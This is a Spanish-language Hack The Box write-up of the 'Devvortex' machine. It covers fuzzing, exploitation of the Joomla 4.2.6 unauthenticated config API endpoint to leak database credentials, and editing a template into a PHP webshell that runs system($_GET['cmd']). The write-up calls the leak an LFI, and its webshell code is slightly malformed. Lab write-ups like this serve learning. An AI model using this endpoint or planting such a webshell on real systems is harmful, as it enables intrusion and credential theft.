



**HACKTHEBOX**

Informe de seguridad sobre la maquina Devvortex  
Grupo de hacktivistas, SAU

¡Ejercicio htb!

Consultoría en la comunidad Global de hackers.



Hacked By s7v3n. (maquina resuelta por sola una persona)

---

# **INDICE**

- 1: Reconocimiento y escaneo de puertos.....
- 2: Reconocimiento del servidor Web.....
  - 2.1: Explicación Fuzzing Website y Virtual Hosting.....
  - 2.2: Fuzzing Website y Virtual Hosting (en la maquina).....
  - 2.3: Fuzzing Website del subdominio.....
  - 2.4: Explotación del panel de login.....
- 3: Explotación desde webshell.....



## 1: Reconocimiento y escaneo de puertos

-----

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
--------	------	-----	---------------------------------

80/tcp	open	http	nginx 1.18.0 (Ubuntu)
--------	------	------	-----------------------


|\_http-title: Did not follow redirect to http://devvortex.htb/

-----

Se puede presentar el puerto **22** abierto en la maquina victima, su versión de **ssh** está actualizada por lo que no hay deficiencia de seguridad por hay, y encontramos en ella el puerto **80** abierto que es el predeterminado del servicio **http**, el cual es el servicio web, la versión de nginx es algo desactualizada pero no es preocupante.

## 2: Reconocimiento del servidor Web

he estado analizando y mirando la pagina web, y no he encontrado nada de gran valor, no había nada relevante dentro de la pagina web más entrar desde su dirección IP de htb, por lo que me propuse a hacer “**FUZZING**” (el **Fuzzing website** y el **Virtual hosting**, es un termino que se utiliza para la busqueda de directorios y subdirectorios ocultos, lo que hace es utilizar un diccionario de muchos caracteres, y lo va probando uno a uno, esto es muy efectivo pero claro también es muy ruidoso le estás dejando un montón de peticiones al servidor)





## 2.1: Explicación Fuzzing website y Virtual Hosting

### *¿Que es el Fuzzing website?*

El “**Fuzzing**” es una técnica de prueba de software que consiste en enviar datos aleatorios o semialeatorios como entrada a una aplicación o sistema con el fin de encontrar vulnerabilidades o errores de programación. En el contexto de los sitios web, el fuzzing se refiere a la práctica de enviar solicitudes HTTP modificadas o datos de entrada a través de formularios web para detectar posibles vulnerabilidades en la lógica de la aplicación web, la seguridad del servidor web o la manipulación incorrecta de datos por parte del servidor. Una prueba de concepto de esta definición en la practica sería esto:

 www.google.com/

Utilizando un diccionario y una herramienta para hacer el “**Fuzzing**” por ejemplo podríamos saber que existe el directorio en la url “administrator” o “config”. Recuerden está es una prueba de concepto y son ejemplos que he puesto.

 www.google.com/administrator/

### *¿Que es el Virtual Hosting?*

El **Virtual Hosting**, también conocido como alojamiento virtual, es una técnica utilizada en servidores web que permite alojar múltiples sitios web en una sola máquina física. En lugar de asignar una máquina dedicada a cada sitio web, el virtual hosting permite que varios sitios compartan los recursos de hardware y software de un único servidor. El “**Virtual Hositing**” en otras palabras son los subdominios, para ello el fuzzing de subdominios es más que evidente, el “**Fuzzing website**” se aplica para los subdominios también. Para ello lo explicare con una toma de concepto mejor:

las 3 www. Son las predeterminadas de cada pagina web, toda pagina web tiene que tener un subdominio minimo, y el predeterminado es el anteriormente indicado.

 www.google.com/

Si yo aplico “**Fuzzing de Virtual Hosting**” podría encontrar distintos subdominios, esto se aplica a CTF y a paginas reales.

administrator|google.com



## 2.2: Fuzzing website y Virtual Hosting (en la maquina)

Utilizo la herramienta “**gobuster**” para hacer el fuzzing de subdominios, utilice la opción “**vhost**” de dicha herramienta, la cual sirve para hacer fuzzing de subdominios, el diccionario que utilice fue el Seclist, uno muy conocido en la comunidad.

Al hacer el “**Fuzzing de Virtual Hosting**”, se a encontrado ese subdominio, por lo que vamos a editarlo en el /etc/hosts para poder tener acceso a dicho dominio.

```
> gobuster vhost --append-domain -u http://devvortex.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 80

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://devvortex.htb
[+] Method:       GET
[+] Threads:      80
[+] Wordlist:      /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 10462 / 114442 (9.14%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 10779 / 114442 (9.42%)
=====
Finished
```

### ¿Que es el /etc/hosts?

El archivo /etc/hosts es un archivo de configuración en sistemas operativos basados en Unix, como Linux y macOS, que se utiliza para mapear nombres de dominio a direcciones IP. Básicamente, permite asociar nombres de host con direcciones IP específicas de manera local en el sistema, al estudiar las redes locales entenderéis que añadiendolo al **/etc/hosts** la dirección IP por el nombre de dominio no hara ninguna consulta al **DNS**.


```
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.10.11.242 devvortex.htb dev.devvortex.htb
```



## 2.3: Fuzzing website del subdominio

Al acceder al subdominio encontrado, podemos visualizar esa pagina, investigando el html de la pagina y lo que ofrece no he encontrado nada, por lo que me propongo a hacer **“Fuzzing Website partiendo de ese subdominio”** está es la pagina principal partiendo del subdominio:



### *¿Que es robots.txt?*

Para la busqueda de directorios en pagina web podría haber mirado el **“robots.txt”**, antes de explicar lo que es quiero recartar que está deja unas peticiones **“GET”** al servidor, es legal mirarlo en paginas pero no es muy recomendable hacerlo sin el permiso de administración, el **“robots.txt”** almacena todo lo que no quieren los desarrolladores que se indexe en sus paginas Web, me refiero, mirando puedes encontrar información de subdominios, busqueda de dominios y hasta archivos, un ejemplo practico de está:



```
www.google.com/robots.txt

User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=%&
Allow: /?hl=%&gws_rd=ssl$
Disallow: /?hl=%&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pti=true$
Disallow: /imgres
Disallow: /u/
Disallow: /preferences
Disallow: /setprefs
Disallow: /default
Disallow: /m?
Disallow: /m/
Allow: /m/finance
Disallow: /wml?
Disallow: /wml/?
Disallow: /wml/search?
Disallow: /xhtml?
Disallow: /xhtml/?
Disallow: /xhtml/search?
Disallow: /xml?
Disallow: /imode?
Disallow: /imode/?
Disallow: /imode/search?
Disallow: /jsky?
Disallow: /jsky/?
Disallow: /jsky/search?
Disallow: /pda?
Disallow: /pda/?
Disallow: /pda/search?
Disallow: /sprint_xhtml
Disallow: /sprint_wml
Disallow: /pqa
Disallow: /gwt/
Disallow: /purchases
Disallow: /local?
Disallow: /local_url
Disallow: /shihui?
Disallow: /shihui/
Disallow: /products?
Disallow: /product_
Disallow: /products_
Disallow: /products;
Disallow: /print
Disallow: /books/
Disallow: /bksbp?*q=*
Disallow: /books?*q=*
Disallow: /books?*output=*
Disallow: /books?*pg=*
Disallow: /books?*jtp=*
Disallow: /books?*jsmd=*
Disallow: /books?*buy=*
Disallow: /books?*zoom=*
Allow: /books?*q=related:*
Allow: /books?*q=editions:*
```

En la maquina no había nada en el “**robots.txt**” de gran valor, por lo que utilice una herramienta llamada “**feroxbuster**” la cual sirve para la busqueda de subcarpetas dentro de la “**URL**”, encuentre una subcarpeta llamada “**administrator**”

```
feroxbuster -w -u http://dev.devvortex.htb/ -t 67

Threads 67
Wordlist /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt

Scan Management Menu

Scans:
0: running http://dev.devvortex.htb/
1: running http://dev.devvortex.htb/libraries/
2: running http://dev.devvortex.htb/components/
3: running http://dev.devvortex.htb/modules/
4: running http://dev.devvortex.htb/api/
6: running http://dev.devvortex.htb/tmp/
7: running http://dev.devvortex.htb/plugins/
8: running http://dev.devvortex.htb/cache/
9: running http://dev.devvortex.htb/administrator/
10: running http://dev.devvortex.htb/cli/
11: running http://dev.devvortex.htb/layouts/
12: running http://dev.devvortex.htb/language/
13: running http://dev.devvortex.htb/includes/


Commands:
a[dd] NEW_URL (ex: add http://localhost)
c[ancel] [-f] SCAN_ID[-SCAN_ID,...] (ex: cancel 1-4,8,9-13 or c -f 3)
```





## 2.4: Explotación del panel de login

Al entrar en el subdirectorio encontrado he notado la presencia de un panel de login, que utiliza el gestor de contenido “**Joomla**”, hay herramientas específicas para explotar este gestor de contenido en concreto.



Para la explotación de este panel de login lo primero que se debe saber en toda explotación es la versión del gestor de contenido, por lo que procedemos a utilizar la herramienta “**joomscan**”





```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache/info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
```

Al encontrar la versión de “**Joomla 4.2.6**” busco en internet algún exploit o falla de seguridad conocida para esa versión en concreto, me dirigo a “**Exploit-DB**” y encuentro estó:

Un “**LFI**” (local file inclusion), en esta falla estas nombrando archivos privados de la maquina.

```
def fetch_config(root_url, http)
  vuln_url = "#{root_url}/api/index.php/v1/config/application?public=true"
  http.get(vuln_url)
end
```



Al entrar en la ruta de la falla de seguridad se puede encontrar un montón de configuraciones las cuales si filtras podras encontrar esto


```
JSON Raw Data Headers
Save Copy Pretty Print

{"links":{"self":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true","next":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"224","attributes":{"offline":false,"id":"224"},"type":"application","id":"224","attributes":{"offline_message":"This site is down for maintenance.<br>Please check back again soon.","id":"224"},"type":"application","id":"224","attributes":{"display_offline_message":1,"id":"224"},"type":"application","id":"224","attributes":{"offline_image":"","id":"224"},"type":"application","id":"224","attributes":{"sitename":"Development","id":"224"},"type":"application","id":"224","attributes":{"editor":"tinymce","id":"224"},"type":"application","id":"224","attributes":{"captcha":"0","id":"224"},"type":"application","id":"224","attributes":{"list_limit":20,"id":"224"},"type":"application","id":"224","attributes":{"access":1,"id":"224"},"type":"application","id":"224","attributes":{"debug":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":"224"},"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":"224"},"type":"application","id":"224","attributes":{"host":"localhost","id":"224"},"type":"application","id":"224","attributes":{"user":"lewis","id":"224"},"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":"224"},"type":"application","id":"224","attributes":{"db":"joomla","id":"224"},"type":"application","id":"224","attributes":{"dbprefix":"sd4fg","id":"224"},"type":"application","id":"224","attributes":{"dbencryption":0,"id":"224"},"type":"application","id":"224","attributes":{"dbsslverifyservercert":false,"id":"224"},"meta":{"total-pages":4}}
```

He encontrado el usuario del panel de login como **“lewis”** y la password es **“P4ntherg0t1n5r3c0n##”**


```
> cat LFI | grep user
{"links":{"self":"http://dev.devvortex.htb/api/index.php/v1/users?public=true"},"data":[{"type":"users","id":"649","attributes":{"id":"649","name":"lewis","username":"lewis","email":"lewis@devvortex.htb","block":0,"sendEmail":1,"registerDate":"2023-09-25 16:44:24","lastvisitDate":"2024-03-23 11:18:31","lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Super Users"},"type":"users","id":"650","attributes":{"id":"650","name":"logan paul","username":"logan","email":"logan@devvortex.htb","block":0,"sendEmail":0,"registerDate":"2023-09-26 19:15:42","lastvisitDate":null,"lastResetTime":null,"resetCount":0,"group_count":1,"group_names":"Registered"},"meta":{"total-pages":1}}
{"links":{"self":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true","next":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http://dev.devvortex.htb/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"224","attributes":{"offline":false,"id":"224"},"type":"application","id":"224","attributes":{"offline_message":"This site is down for maintenance.<br>Please check back again soon.","id":"224"},"type":"application","id":"224","attributes":{"display_offline_message":1,"id":"224"},"type":"application","id":"224","attributes":{"offline_image":"","id":"224"},"type":"application","id":"224","attributes":{"sitename":"Development","id":"224"},"type":"application","id":"224","attributes":{"editor":"tinymce","id":"224"},"type":"application","id":"224","attributes":{"captcha":"0","id":"224"},"type":"application","id":"224","attributes":{"list_limit":20,"id":"224"},"type":"application","id":"224","attributes":{"access":1,"id":"224"},"type":"application","id":"224","attributes":{"debug":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":"224"},"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":"224"},"type":"application","id":"224","attributes":{"host":"localhost","id":"224"},"type":"application","id":"224","attributes":{"user":"lewis","id":"224"},"type":"application","id":"224","attributes":{"password":"P4ntherg0t1n5r3c0n##","id":"224"},"type":"application","id":"224","attributes":{"db":"joomla","id":"224"},"type":"application","id":"224","attributes":{"dbprefix":"sd4fg","id":"224"},"type":"application","id":"224","attributes":{"dbencryption":0,"id":"224"},"type":"application","id":"224","attributes":{"dbsslverifyservercert":false,"id":"224"},"meta":{"total-pages":4}}
```

Al acceder al panel de login se prencia la configuración del servicio, en el apartado **“System”** y dentro de esté apartado se encuentra **“side templates”**






Dentro de “**Site Templates**” se encuentra el index y distintos parametros a de la pagina por lo que si y modifiko alguno y pongo codigo .php malicioso podre conseguir un RCE (remote control execution)



```
1 <?php
2
3 /**
4  * @package Joomla.Site
5  * @subpackage Templates.cassiopeia
6  *
7  * @copyright (C) 2017 Open Source Matters, Inc.
8  * @license GNU General Public License version 2 or later; see
9  * LICENSE.txt
10 */
11
12 defined('_JEXEC') or die;
13
14 use Joomla\CMS\Factory;
15 use Joomla\CMS\HTML\HTMLHelper;
16 use Joomla\CMS\Language\Text;
17 use Joomla\CMS\Uri\Uri;
18
19 /** @var Joomla\CMS\Document\ErrorDocument $this */
20
21 $app = Factory::getApplication();
22 $wa = $this->getWebAssetManager();
23
24 // Detecting Active Variables
```

Me propuse a modificar el archivo “**error.php**” y alladimos codigo malicioso en .php para que luego al apuntar al archivo esté el servidor lo interprete, al alladirle el codigo malicioso hay que darle a “**Save & close**” , todo esté se guarda en la ruta “**/templates/cassiopeia/error.php**”




```
1 <?php
2
3 <html>
4 <body>
5 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']);>"
6 >
7 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
8 <input type="SUBMIT" value="Execute">
9 </form>
10 <pre>
11 if(isset($_GET['cmd']))
12 {
13     system($_GET['cmd']);
14 }
15 </pre>
16 </body>
17 </html>
```



## 3 : Explotación desde Webshell

Al apuntar al archivo error.php desde la ruta que te he nombrado anteriormente, podrás haber notado, que lo que tu programastes se encontrará hay, por lo que como puedes observar tiene acceso a listar comandos de la maquina victima.



Alladiendo una revershell normal y corriente en “**bash**”, podrás obtener un RCE, hay que “**URL encode**” esté para que funcione